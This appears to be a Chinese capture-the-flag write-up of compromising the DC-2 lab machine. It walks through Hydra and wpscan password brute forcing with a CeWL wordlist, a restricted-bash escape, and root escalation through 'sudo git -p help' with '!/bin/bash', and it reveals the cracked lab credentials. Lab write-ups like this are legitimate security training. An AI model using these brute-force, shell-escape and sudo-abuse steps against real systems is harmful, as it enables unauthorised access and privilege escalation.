前言

环境部署

  • 虚拟化:VMware Workstation
  • 网卡:桥接

攻击机

  • IP 192.168.1.7
  • Kali Linux 25.3

靶机

  • DC-2
  • IP 192.168.1.9

渗透流程

主机发现


端口探测




看下网页里的flag1

你常用的字典可能不管用,所以,也许你只需要用“cewl”这个词。

密码越多越好,但有时你就是无法全部记住。

以某个身份登录以查看下一个标志。

如果你找不到,请以其他身份登录。

密码爆破



Cewl(发音为“cool”)是 Kali Linux 中一款非常实用的 自定义单词列表生成器(Custom Word List generator)。

它用 Ruby 语言编写,主要功能是通过爬虫(spider) 抓取指定网站的页面内容(最多爬取指定深度),从网页文本中提取独特的单词和短语,生成针对性很强的自定义字典(wordlist)。这些字典特别适合用于密码破解工具,如 John the RipperHashcat、Medusa、Hydra 等。

然后

1
cewl http://dc-2/ -w cewl.txt

直接让nmap扫扫看有什么漏洞吧

1

nmap --script=vuln 192.168.1.9

还挺多hhh,不过按照题目的意思,我们要先爆破一下ssh??


将扫描时发现的三个用户存user.txt文件中

1
2

# -L 用户字典 -P 密码字典 -vV 详细信息 -t 线程数 -f 找到密码停止
hydra ssh://192.168.1.9:7744 -L user.txt -P cewl.txt -vV -t 64 -f

image-20260330212521781

找到tom用户密码parturient



前面已经发现这是个WordPress的网站了,来都来了,也爆破一下再走吧。

1
wpscan --url dc-2 -U user.txt -P cewl.txt

发现tom和jerry的密码爆出来了


WordPress版本为4.7.10


扫一下登录的地方

1
dirsearch -u http://dc-2/

网站后台


访问:http://dc-2/wp-admin/ 即可登录



页面里发现FLAG 2

如果你无法利用WordPress的漏洞走捷径,那么还有另一种方法。

希望你找到了另一个切入点。


SSH登录

另一个切入点的话,实际上就是ssh登录了。



发现很多命令不能用

less可以

image-20260330214556991

命令绕过

接下来绕一下命令

1
2
3
4
BASH_CMDS[a]=/bin/sh
a
/bin/bash
export PATH=PATH:/bin:/sbin:/usr/bin:/usr/sbin


这下就正常了

image-20260330214926308

用户横移



切换到jerry

image-20260330215116258

jerry的密码就是wp爆破出的jerry用户密码

不跳目录肯定会没有权限,因为当前目录是tom的用户,而我们切换到jerry了


很高兴看到你已经走了这么远——但你还没到家。
你仍然需要拿到最后的旗帜(唯一真正有价值的旗帜!!!)。
这里没有提示——现在你得靠自己了。 :-)

Git提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35

jerry@DC-2:~$ sudo git -p help 
usage: git [--version] [--help] [-C <path>] [-c name=value]
[--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
[-p|--paginate|--no-pager] [--no-replace-objects] [--bare]
[--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
<command> [<args>]

The most commonly used git commands are:
add Add file contents to the index
bisect Find by binary search the change that introduced a bug
branch List, create, or delete branches
checkout Checkout a branch or paths to the working tree
clone Clone a repository into a new directory
commit Record changes to the repository
diff Show changes between commits, commit and working tree, etc
fetch Download objects and refs from another repository
grep Print lines matching a pattern
init Create an empty Git repository or reinitialize an existing one
log Show commit logs
merge Join two or more development histories together
mv Move or rename a file, a directory, or a symlink
pull Fetch from and integrate with another repository or a local branch
push Update remote refs along with associated objects
rebase Forward-port local commits to the updated upstream head
reset Reset current HEAD to the specified state
rm Remove files from the working tree and from the index
show Show various types of objects
status Show the working tree status
tag Create, list, delete or verify a tag object signed with GPG

'git help -a' and 'git help -g' lists available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
!/bin/bash
root@DC-2:/home/jerry#

image-20260330215823648


提权成功

image-20260330220006305